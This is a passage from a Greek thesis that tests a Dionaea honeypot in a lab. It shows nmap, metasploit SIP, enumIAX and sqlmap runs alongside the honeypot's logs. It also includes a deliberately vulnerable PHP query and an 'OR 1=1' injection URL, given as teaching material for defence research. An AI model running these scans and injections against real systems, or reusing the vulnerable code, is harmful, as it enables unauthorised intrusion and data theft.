Εκτελώντας ένα nmap, όπως αναφέρθηκε και παραπάνω, μπορούμε να δούμε τις ανοικτές πόρτες που έχει ένας υπολογιστής. Παρακάτω φαίνονται τα αποτελέσματα ενός nmap στο honeypot.

```
root@ubuntu:/usr/share/nmap# nmap -sV 192.168.1.2
```

```
Starting Nmap 6.46 ( http://nmap.org ) at 2016-12-11 17:39 GMT
```

```
Nmap scan report 192.168.1.2
```

```
Host is up (0.0082s latency).
```

```
Not shown: 989 closed ports
```

```
PORT STATE SERVICE VERSION
```

```
21/tcp open  ftp vsftpd 2.0.8 or later
```

```
22/tcp open  ssh (protocol 2.0)
```

```
42/tcp open  tcpwrapped
```

```
80/tcp open  http?
```

```
135/tcp open  msrpc?
```

```
443/tcp open  ssl/https?
```

```
445/tcp open  microsoft-ds?
```

```
1433/tcp open  ms-sql-s?
```

```
3306/tcp open  mysql MySQL 5.0.54
```

```
5060/tcp open  sip (SIP end point; Status: 200 OK)
```



```
5061/tcp open ssl/sip (SIP end point; Status: 200 OK)
```

...truncated...

Από την πρώτη ανάλυση δεν μπορεί ο επιτιθέμενος να καταλάβει ότι πρόκειται για κάποιο honeypot ή κάποιο άλλο είδος παγίδας διότι βρίσκει τις τυπικές πόρτες ανοικτές που έχει συνήθως ένας Server.

3.5.2 Η πλευρά του Honeypot


Το Dionaea αμέσως μετά το nmap που έγινε πάνω του καταγράφει τις κινήσεις του επιτιθέμενου αναλυτικά. Από ποια IP έκανε την επίθεση, πότε ακριβώς μέχρι και ποια port χρησιμοποίησε για να στείλει τα requests. Ενδεικτικά παρακάτω φαίνεται κάποιο traffic από την πλευρά του honeypot την ώρα της επίθεσης.

```
2016-12-11 17:40:03
connection 2138 pcap tcp reject 192.168.1.2:515 <- 192.168.1.12:53273 (2138 None)
2016-12-11 17:40:03
connection 2139 pcap tcp reject 192.168.1.2:4662 <- 192.168.1.12:53273 (2139 None)
2016-12-11 17:40:03
connection 2140 pcap tcp reject 192.168.1.2:1080 <- 192.168.1.12:53273 (2140 None)
2016-12-11 17:40:03
connection 2141 pcap tcp reject 192.168.1.2:6565 <- 192.168.1.12:53273 (2141 None)
2016-12-11 17:40:03
connection 2142 pcap tcp reject 192.168.1.2:425 <- 192.168.1.12:53273 (2142 None)
2016-12-11 17:40:03
connection 2143 pcap tcp reject 192.168.1.2:41511 <- 192.168.1.12:53273 (2143 None)
2016-12-11 17:40:03
connection 2144 pcap tcp reject 192.168.1.2:1035 <- 192.168.1.12:53273 (2144 None)
2016-12-11 17:40:03
connection 2145 pcap tcp reject 192.168.1.2:2200 <- 192.168.1.12:53273 (2145 None)
```

Εικόνα 10: Συμπεριφορά του honeypot σε μία επίθεση για port scanning.

3.6 Επίθεση στην υπηρεσία SIP


Το πρωτόκολλο SIP [10] είναι επιπέδου εφαρμογής και σχεδιάστηκε έτσι ώστε να είναι ανεξάρτητο από το επίπεδο μεταφοράς. Σκοπός του είναι να διευκολύνει τις συνεδρίες με χαμηλή καθυστέρηση και χρήση πολυμέσων μεταξύ πολλών χρηστών. Μπορεί να τρέξει σε TC, UDP ή SCTP αλλά λόγω ανάγκης για ταχύτητα και χαμηλή καθυστέρηση μίας και ο κύριος σκοπός του είναι να μεταφέρει φωνή, χρησιμοποιείται πάνω από UDP. Η επικεφαλίδα ενός SIP πακέτου φαίνεται παρακάτω:



Εικόνα 11: SIP Header

Το SIP είναι ένα text based πρωτόκολλο που ενσωματώνει πολλά στοιχεία του HTTP και του SMTP. Είναι υπεύθυνο για τη δημιουργία, τροποποίηση και τον τερματισμό συνεδριών όπως οι κλήσεις μέσω Internet. Με το SIP πρωτόκολλο ένας χρήστης μπορεί να προσκαλέσει και τρίτους σε μία ήδη υπάρχουσα συνεδρία. Επίσης μπορούν να προστεθούν καθώς και να αφαιρεθούν πολυμέσα σε μια ήδη υπάρχουσα συνεδρία. Κατά την εγκατάσταση μιας συνεδρίας ο κάθε χρήστης πρέπει να τοποθετηθεί σε μία διεύθυνση ακόμα και αν έχει κάθε φορά δυναμική IP.

Ας δούμε ένα παράδειγμα SIP κλήσης.



Εικόνα 12: Παράδειγμα κλήσης SIP

Στο παραπάνω σχήμα έχουμε ένα τυπικό παράδειγμα μιας ανταλλαγής SIP μηνυμάτων μεταξύ δύο χρηστών, του Bob και της Alice (κάθε μήνυμα έχει το γράμμα F και έναν αριθμό που το χαρακτηρίζει).

Στο παραπάνω παράδειγμα η Alice χρησιμοποιεί ένα soft phone στον προσωπικό της υπολογιστή ενώ ο Bob χρησιμοποιεί ένα τηλέφωνο SIP μέσω του διαδικτύου. Επίσης υπάρχουν δύο proxy servers που λειτουργούν για λογαριασμό του Bob και της Alice για να διευκολύνουν την δημιουργία της συνόδου.

Η Alice καλεί τον Bob χρησιμοποιώντας την SIP αναγνωριστική ταυτότητα, ένα URI που ονομάζεται SIP URI. Στην περίπτωση μας ο Bob έχει το sip:bob@biloxi.com όπου το biloxi.com είναι το domain του SIP παρόχου που έχει ο Bob. Αντίστοιχα η Alice έχει το SIP URI sip:Alice@atlanta.com. Η Alice μπορεί να έχει πληκτρολογήσει την SIP URI του Bob ή να έχει κλικάρει σε μία υπερσύνδεση ή σε μια καταχώρηση σε ένα κατάλογο διευθύνσεων για να ξεκινήσει την κλήση. Από εκεί και πέρα τα μηνύματα θα σταλούν από τον έναν στον άλλο με τη βοήθεια των ενδιάμεσων SIP proxy servers που βοηθάνε στην επικοινωνία.


Από έρευνες που έχουν γίνει έως τώρα μπορούμε να κατηγοριοποιήσουμε τις επιθέσεις VOIP σε έξι κατηγορίες ανάλογα με το πρωτόκολλο και τη συμπεριφορά τους. Οι τρεις συνδέονται με το SIP πρωτόκολλο και οι υπόλοιπες με το RTP.

Επειδή το SIP έχει να κάνει με την αρχιτεκτονική, τη σύνδεση και τον τερματισμό μιας συνεδρίας, είναι πολύ σημαντικό να εξεταστούν με προσοχή. Οι επιθέσεις που γίνονται στο SIP δεν μπορούμε να πούμε ότι όμοιες με αυτές που γίνονται στο IP όπως για παράδειγμα η επίθεση spoofing. Η προσοχή μας επικεντρώνεται στις επιθέσεις που έχουν να κάνουν με τα χαρακτηριστικά του SIP πρωτοκόλλου όπως είναι επιθέσεις πλημμύρας (flooding attacks).

3.6.1 Η πλευρά του επιτιθέμενου

Αρχικά χρησιμοποιήθηκε το metasploit (penetration test software) για να γίνει ένα SIP Option scan, για να δούμε πρακτικά αν υπάρχει κάποιος SIP Server για να επιτεθούμε.

```
/opt/metasploit/msf3/msfcli auxiliary/scanner/sip/options  
CHOST=192.168.1.12 CPORT=5066 RHOST=192.168.1.2 RPORT=5060 E
```



```
= [ metasploit v4.4.0-release [core:4.4 api:1.0]  
+ -- --=[ 902 exploits - 491 auxiliary - 150 post  
+ -- --=[ 250 payloads - 28 encoders - 8 nops  
  
CHOST => 192.168.1.12  
CPORT => 5066  
RHOSTS => 192.168.1.2  
RPORT => 5060  
[*] 192.168.1.2 200 verbs='REGISTER, OPTIONS, INVITE, CANCEL, BYE, ACK'  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```

Εικόνα 13: Αποτελέσματα SIP Option Scan

Πράγματι το honeypot μας «ξεγελάει» δείχνοντας ότι πίσω από την IP 192.168.1.2 υπάρχει SIP Server που δέχεται πακέτα register, options, invite, cancel, bye και ack, που μπορούμε να προχωρήσουμε παρακάτω σε επίθεση.

Στη συνέχεια χρησιμοποιήθηκε το Enumiax, το οποίο είναι penetration tool για να βρει Asterisk Exchange protocol usernames. Μπορεί ακόμα και να χρησιμοποιηθεί ένα dictionary για να γίνει η επίθεση.

```
root@ubuntu:/pentest/voip/enumiax# ./enumiax  
  
enumIAX 1.0  
  
Dustin D. Trammell  
  
Usage: enumiax [options] target  
  
options:  
  
-d Dictionary attack using file
```

```

-i    Interval for auto-save (# of operations, default 1000)
-m #   Minimum username length (in characters)
-M #   Maximum username length (in characters)
-r #   Rate-limit calls (in microseconds)
-s     Read session state from state file
-v     Increase verbosity (repeat for additional
verbosity)
-V     Print version information and exit
-h     Print help/usage information and exit

```

```

root@ubuntu:/pentest/voip/enumiax# ./enumiax -v -m3 -M3
192.168.1.2

```

```
enumIAX 1.0
```

```
Dustin D. Trammell
```

```
Target Acquired: 192.168.1.2
```

```
Connecting to 192.168.1.2 via udp on port 5066...
```

```
Starting enum process at: Sun Dec 11 17:43:22 2016
```

```
Now working on 3 character usernames...
```

```
#####
```

```
Trying username: "000"
```

```
#####
```

```
Trying username: "001"
```

```
#####
```

```
Trying username: "002"
```

```
#####
```

```
Trying username: "003"
```

```
#####
```

```
Trying username: "004"
```

```
#####
```

```
Trying username: "005"
#####
Trying username: "006"
#####
Trying username: "007"
#####
Trying username: "008"
#####
...
```

```
root@ubuntu:/pentest/voip/enumiax# ./enumiax -d dict -v
192.168.1.104
```

```
enumIAX 1.0
```

```
Dustin D. Trammell
```

```
Target Acquired: 192.168.1.2
```

```
Connecting to 192.168.1.2 via udp on port 5066...
```

```
Starting enum process at: Sun Dec 11 17:48:36 2016
```

```
#####
Trying username: "guest"
#####
Trying username: "iaxtel"
#####
Trying username: "iaxtel2"
#####
Trying username: "100"
#####
Trying username: "101"
#####
```

```
Trying username: "200"

#####

Trying username: "201"

#####

Trying username: "202"

#####

Trying username: "203"

End of dictionary file reached, exiting.
```

Η παραπάνω επίθεση δεν επέστρεψε αποτελέσματα. Κάτι το οποίο είναι λογικό αν σκεφτεί κανείς ότι δεν έχει ρυθμιστεί μέσα στο honeypot κάποια fake softphones ώστε να μην κινήσουν υποψίες στον επιτιθέμενο.

3.6.2 Η πλευρά του Honeypot

Όπως αναφέρθηκε και παραπάνω, τα honeypots χαμηλής αλληλεπίδρασης έχουν ως κύριο στόχο να καταγράψουν τις κινήσεις του επιτιθέμενου και να τον καθυστερήσουν όσο αυτό είναι δυνατό.

```
[11122016 17:43:23] connection connection.c:1628-debug: connection_established 0x1225ee0
[11122016 17:43:23] connection connection.c:4337-message: connection 0x1225ee0 accept/udp/established [192.168.1.2:5060->192.168.1.12:5066] state: established->established
[11122016 17:43:23] python module.c:819-debug: traceable_established_cb con 0x1225ee0
[11122016 17:43:23] connection connection.c:4273-debug: connection_protocol_ctx_get con 0x1225ee0 data 0x118c0f0
[11122016 17:43:23] sip dionaea/sip/__init__.py:570-debug: <dionaea.sip.SipSession object at 0x118c0f0> handle_established
[11122016 17:43:23] connection connection.c:1289-debug: connection_idle_timeout_set 0x1225ee0 10.000000
[11122016 17:43:23] connection connection.c:1368-debug: connection_sustain_timeout_set 0x1225ee0 120.000000
[11122016 17:43:23] processor processor.c:124-debug: processors_init con 0x1225ee0

[11122016 17:43:23] processor processor.c:85-debug: processor_data_creation con 0x1225ee0 pd 0x106e570 node 0x768c60
[11122016 17:43:23] processor processor.c:90-debug: skip filter
[11122016 17:43:23] processor processor.c:85-debug: processor_data_creation con 0x1225ee0 pd 0x106e570 node 0x768cc0
[11122016 17:43:23] processor processor.c:94-debug: creating filter
[11122016 17:43:23] processor processor.c:85-debug: processor_data_creation con 0x1225ee0 pd 0x12dfa20 node 0x768cf0
[11122016 17:43:23] processor processor.c:94-debug: creating streamdumper
[11122016 17:43:23] incident incident.c:365-debug: reporting 0x12df9a0
[11122016 17:43:23] incident incident.c:354-debug: incident 0x12df9a0 dionaea.connection.udp.connect
[11122016 17:43:23] incident incident.c:167-debug: con: (ptr) 0x1225ee0
[11122016 17:43:23] python module.c:778-debug: traceable_ihandler_cb incident 0x12df9a0 ctx 0x1189128
[11122016 17:43:23] logsql dionaea/logsql.py:618-info: connect connection to 192.168.1.12/5066 from 192.168.1.2:5060 (id=2146)
[11122016 17:43:23] connection connection.c:3652-debug: connection_addr_hash con 0x1225ee0
[11122016 17:43:23] connection connection.c:3488-debug: 192.168.1.12:5066 -> 192.168.1.2:5060 342 bytes
[11122016 17:43:23] python module.c:827-debug: traceable_io_in_cb con 0x1225ee0 ctx 0x118c0f0 data 0x7fffe1c05780 size 342
[11122016 17:43:23] sip dionaea/sip/__init__.py:597-debug: <dionaea.sip.SipSession object at 0x118c0f0> handle_io_in
[11122016 17:43:23] sip dionaea/sip/__init__.py:649-info: Received: OPTIONS
```


Εικόνα 14: Log files του honeypot σχετικά με το SIP attack

Όπως φαίνεται παραπάνω, το honeypot αμέσως κατέγραψε πληροφορίες σχετικά με την σύνδεση του επιτιθέμενου στο σύστημα.

Όπως είναι προφανές, το παραπάνω log file είναι ελαφρώς δυσανάγνωστο από κάποιον χρήστη που δεν έχει αρκετή εμπειρία με την ασφάλεια δικτύων. Έτσι, χρησιμοποιήσαμε το ReadLogSQLTree Python script που είχε ήδη μέσα το honeypot για πιο ευανάγνωστα αποτελέσματα.

```
python3.2 /opt/dionaea/bin/readlogsqltree/opt/dionaea/  
var/dionaea/logsql.sqlite
```

Τα logs καταγράφουν για κάθε περιστατικό πληροφορίες όπως ποιο κενό ασφαλείας χρησιμοποιήθηκε, πληροφορίες σχετικά με τον επιτιθέμενο και σχετικά με τα shellnodes κ.α



```
connection 2146 SipSession udp connect 192.168.1.2:5060 -> /192.168.1.12:5066 (2146 None)  
Method:OPTIONS  
Call-ID:2982437248@192.168.1.12  
User-Agent:o  
  addr: <> 'sip:nobody@192.168.1.2:None'  
  to: <> 'sip:nobody@192.168.1.2:None'  
  contact: <> 'sip:nobody@192.168.1.2:None'  
  from: <> 'sip:o@192.168.1.12:5066'  
  via: 'UDP/192.168.1.12:5066'
```

Εικόνα 15: Καταγραφή πληροφοριών σύνδεσης του επιτιθέμενου πάνω στο honeypot

Όπως φαίνεται παραπάνω το honeypot έχει κρατήσει λεπτομέρειες όπως από ποια ip έγινε η σύνδεση, source και destination port, ποια μέθοδο χρησιμοποίησε για το ερώτημα όπως και πληροφορίες του User Agent που χρησιμοποιήθηκε.

3.7 SQL Injection Επίθεση

Οι βάσεις δεδομένων σήμερα, θεωρούνται ένα απ' τα δυνατότερα χαρτιά των υπολογιστικών συστημάτων. Μπορούμε μέσα σε αυτές να αποθηκεύουμε, τεράστιο όγκο δεδομένων και πληροφοριών, σχετικά με οτιδήποτε μπορεί να φανταστεί κανείς, όπως για παράδειγμα στοιχεία τραπεζικών λογαριασμών, αριθμούς πιστωτικών καρτών, μισθολόγια, βαθμολογίες καθώς και αρκετά άλλα ευαίσθητα προσωπικά δεδομένα. Η πρόσβαση σε μια βάση δεδομένων μπορεί να επιτευχθεί με τη χρήση της γλώσσας SQL.

Ο όρος SQL, προήλθε απ' τα αρχικά Structured Query Language τα οποία στην ελληνική ορολογία θα μπορούσαν να μεταφραστούν ως δομημένη γλώσσα ερωτημάτων (ή αναζήτησης). Σε γενικές γραμμές η SQL μας δίνει τη δυνατότητα να έχουμε πρόσβαση σε μια βάση δεδομένων ώστε :

- Να εκτελούμε ερωτήματα
- Να αναζητούμε δεδομένα
- Να εισάγουμε νέες εγγραφές, να διαγράφουμε παλαιότερες ή να ενημερώνουμε τις υπάρχουσες

Με βάση τη λίστα που είχε δημοσιεύσει το OWASP (*Open Web Application Security Project*) για το 2010, σχετικά με τα 10 πιο επικίνδυνα κενά ασφαλείας σε web εφαρμογές [1] οι επιθέσεις τύπου

“injection” βρίσκονται στη θέση με το νούμερο 1. Μέσα στην οικογένεια αυτή ανήκει και η γνωστή σε πολλούς επίθεση SQL Injection.

Η τεχνική της επίθεσης SQL Injection [11] τα τελευταία χρόνια χρησιμοποιείται όλο και περισσότερο από αρκετούς επίδοξους crackers. Μέσα απ’ αυτή την επίθεση δίνεται η δυνατότητα σε κάποιον κακόβουλο επιτιθέμενο να “τρέξει” εντολές SQL ενάντια σε ένα server – στόχο και στη συνέχεια να αποσπάσει αρκετά ευαίσθητες πληροφορίες (όπως για παράδειγμα κωδικοί πρόσβασης, ονόματα χρηστών, emails, αριθμοί πιστωτικών καρτών κ.α) μέσα από την βάση δεδομένων στην οποία και επιτίθεται.

Συνήθως χρησιμοποιούνται ερωτήματα που επιστρέψουν πάντα κάτι όπως:

```
SELECT *  
  
FROM users  
  
WHERE 1=1
```

Το παραπάνω ερώτημα αν δεν έχει δομηθεί σωστά η βάση δεδομένων και δεν λάβει υπόψιν του ο database administrator την περίπτωση κάποιος να κάνει επίθεση στη βάση, θα επιστρέψει όλο τον πίνακα users (εάν αυτός υπάρχει) με τις πληροφορίες όλων των χρηστών του συστήματος. Ας δούμε ένα πραγματικό παράδειγμα επίθεσης sql injection σε μία web εφαρμογή.

Ας θεωρήσουμε την περίπτωση προβολής στοιχείων ενός υπαλλήλου από έναν πίνακα με όνομα “employees” σε μια βάση δεδομένων MySQL.

Το παρακάτω (ευπαθές) block κώδικα PHP εκτελεί μια επερώτηση SELECT στη βάση δεδομένων, με σκοπό την ανάγνωση από τη βάση δεδομένων των στοιχείων ενός συγκεκριμένου υπαλλήλου.

```
<?php  
  
$qry = "SELECT employeeid, fullname, salary FROM employees " .  
      "WHERE employeeid =" . $_GET['employeeid'];  
  
$result = mysql_query($qry);  
  
?>
```

Σκοπός του προγραμματιστή εδώ είναι η εκτέλεση επερώτησεων της μορφής:

```
SELECT employeeid, fullname, salary FROM employees WHERE employeeid  
= 3
```

```
SELECT employeeid, fullname, salary FROM employees WHERE employeeid  
= 352
```

```
SELECT employeeid, fullname, salary FROM employees WHERE employeeid  
= 590
```

όπου το employeeid (πρωτεύον κλειδί στον πίνακα employees) είναι τιμή που δίνεται στην πράξη από τον χρήστη της εφαρμογής (μέσω του browser, με χρήση της μεθόδου GET του HTTP). Για παράδειγμα, στην τυπική περίπτωση, το employeeid μπορεί να δίνεται με ένα link της μορφής:

```
http://www.example.com/employees.php?employeeid=3
```

Το πρόβλημα είναι ότι η τιμή της παραμέτρου GET “employeeid” που δίνεται στο URL, ΔΕΝ επαληθεύεται επαρκώς πριν την εκτέλεση της επερώτησης από τον κώδικα.

Έτσι ένας κακόβουλος χρήστης μπορεί να γράψει το εξής URL (χειρονακτικά) στον browser:

```
http://www.example.com/employees.php?employeeid=3 OR 1=1
```

όπου θα έχει ως αποτέλεσμα να εκτελεστεί στη βάση δεδομένων η εξής επερώτηση:

```
SELECT employeeid, fullname, salary FROM employees WHERE employeeid=3  
OR 1=1
```

έτσι όμως ο κλάδος WHERE θα ισχύει για κάθε εγγραφή του πίνακα employees, οπότε επιστρέφονται όλες οι εγγραφές στη μεταβλητή \$result.

Ανάλογα με το πως χρησιμοποιείται λοιπόν στη συνέχεια η μεταβλητή \$result (ώστε να παρουσιάσει τα δεδομένα στους χρήστες της web εφαρμογής), ενδέχεται ο κακόβουλος χρήστης να δει πληροφορίες που δεν είναι σκόπιμο.

3.7.1 Η πλευρά του επιτιθέμενου

Για να εφαρμόσουμε ένα sql injection χρησιμοποιήθηκε το εργαλείο sqlmap. Το sqlmap είναι ένα ανοικτού κώδικα penetration test tool το οποίο χρησιμοποιεί κάποιες διεργασίες για να ανιχνεύσει και να χρησιμοποιήσει σφάλματα και κενά ασφαλείας σε μία βάση δεδομένων. Για τις ανάγκες της επίθεσης έγινε εγκατάσταση μιας mysql βάσης δεδομένων στο honeypot πάνω σε apache web server ώστε να τρέχει και το PHPMyAdmin.

Αρχικά πήραμε το fingerprint της κανονικής mysql βάσης που φτιάξαμε ώστε να το συγκρίνουμε με αυτό της «fake» που προσομοιώνει το honeypot.

Το αποτέλεσμα ήταν το εξής:

```
root@ubuntu:~# sqlmap -u http://192.168.1.2:8080/phpmyadmin -f
```

```
[*] starting at: 12:50:29
```

```
[12:50:29] [INFO] testing connection to the target url
```

```
[12:50:29] [INFO] testing if the url is stable, wait a few seconds
```

```
[12:50:30] [INFO] url is stable
```

[12:50:30] [INFO] testing if Cookie parameter 'phpMyAdmin' is dynamic

[12:50:31] [INFO] confirming that Cookie parameter 'phpMyAdmin' is dynamic

[12:50:31] [INFO] Cookie parameter 'phpMyAdmin' is dynamic

[12:50:31] [INFO] testing sql injection on Cookie parameter 'phpMyAdmin' with 0 parenthesis

[12:58:47] [INFO] Cookie parameter 'phpMyAdmin' is not single quoted string injectable

[12:58:47] [INFO] testing LIKE single quoted string injection on Cookie parameter 'phpMyAdmin'

[12:58:47] [INFO] Cookie parameter 'phpMyAdmin' is not LIKE single quoted string injectable

[12:58:47] [INFO] testing double quoted string injection on Cookie parameter 'phpMyAdmin'

[12:58:47] [INFO] Cookie parameter 'phpMyAdmin' is not double quoted string injectable

[12:58:47] [INFO] testing LIKE double quoted string injection on Cookie parameter 'phpMyAdmin'

[12:58:47] [INFO] Cookie parameter 'phpMyAdmin' is not LIKE double quoted string injectable

[12:58:47] [INFO] Cookie parameter 'phpMyAdmin' is not injectable with 3 parenthesis

[12:58:47] [WARNING] Cookie parameter 'phpMyAdmin' is not injectable

12:58:47] [INFO] testing if Cookie parameter 'pma_fontsize' is dynamic

[12:58:47] [INFO] confirming that Cookie parameter 'pma_fontsize' is dynamic

[12:58:47] [INFO] Cookie parameter 'pma_fontsize' is dynamic

[12:58:47] [INFO] testing sql injection on Cookie parameter 'pma_fontsize' with 0

parenthesis

[12:58:47] [INFO] testing unescaped numeric injection on Cookie parameter

'pma_fontsize'

[12:58:48] [INFO] Cookie parameter 'pma_fontsize' is not unescaped numeric injectable

[12:58:48] [INFO] testing single quoted string injection on Cookie parameter

'pma_fontsize'

[12:58:48] [INFO] Cookie parameter 'pma_fontsize' is not single quoted string

injectable

[12:58:48] [INFO] testing LIKE single quoted string injection on Cookie parameter

'pma_fontsize'

59:03] [INFO] testing if User-Agent parameter 'User-Agent' is dynamic

[12:59:03] [INFO] confirming that User-Agent parameter 'User-Agent' is dynamic

[12:59:04] [INFO] User-Agent parameter 'User-Agent' is dynamic

[12:59:04] [INFO] testing sql injection on User-Agent parameter 'User-Agent' with 0

parenthesis

[12:59:04] [INFO] testing unescaped numeric injection on User-Agent parameter 'UserAgent'

[12:59:04] [INFO] User-Agent parameter 'User-Agent' is not unescaped numeric

injectable

[12:59:04] [INFO] testing single quoted string injection on User-Agent parameter

'User-Agent'

[12:59:04] [INFO] User-Agent parameter 'User-Agent' is not single quoted string

injectable

[12:59:04] [INFO] testing LIKE single quoted string injection on User-Agent parameter

'User-Agent'

[12:59:04] [INFO] User-Agent parameter 'User-Agent' is not LIKE single quoted string

injectable

[12:59:04] [INFO] testing double quoted string injection on User-Agent parameter

'User-Agent'

[12:59:04] [INFO] User-Agent parameter 'User-Agent' is not double quoted string

injectable

[12:59:04] [INFO] testing LIKE double quoted string injection on User-Agent parameter

'User-Agent'

[12:59:04] [INFO] User-Agent parameter 'User-Agent' is not LIKE double quoted string

injectable

[12:59:04] [INFO] User-Agent parameter 'User-Agent' is not injectable with 0

parenthesis

[12:59:04] [INFO] testing sql injection on User-Agent parameter 'User-Agent' with 1

parenthesis

```
[12:59:04] [INFO] testing unescaped numeric injection on User-Agent
parameter 'UserAgent'
```

```
[12:59:04] [INFO] User-Agent parameter 'User-Agent' is not
unescaped numeric
injectable
```

Το sqlmap προσπαθεί να βρει όλες τις παραμέτρους που σχετίζονται με User Agents και διάφορα cookies ώστε να τα εκμεταλλευτεί για να κάνει το sql injection. Αναλύοντας τα παραπάνω αποτελέσματα παρατηρούμε ότι το PHPMyAdmin είναι ανθεκτικό απέναντι σε αυτό το εργαλείο και δεν μπορεί να υλοποιηθεί κάποιο sql injection με τον συγκεκριμένο τρόπο.

Στη συνέχεια χρησιμοποιήθηκε η ίδια εντολή στο honeypot πάνω στη mysql που προσομοιώνει. Τα αποτελέσματα ήταν τα εξής:

```
| id | domain | ip | attime | tzone | req | ref | via |
forwardedfor |
xforwardedfor | xvia | onspdusr | ac | accha | acla | con | keep |
agent
| header | host | attmnt | attmail | vicmnt | vicmail | alive |
mail |
count | filename | victim |
| 1 | 192.168.1.2 | 192.168.1.2 | 2016-12-18 13:15:41 | -0200 |
/phpmyadmin |
| | | | | | | | | | sqlmap/0.6.4 (http://sqlmap.sourceforge.net)
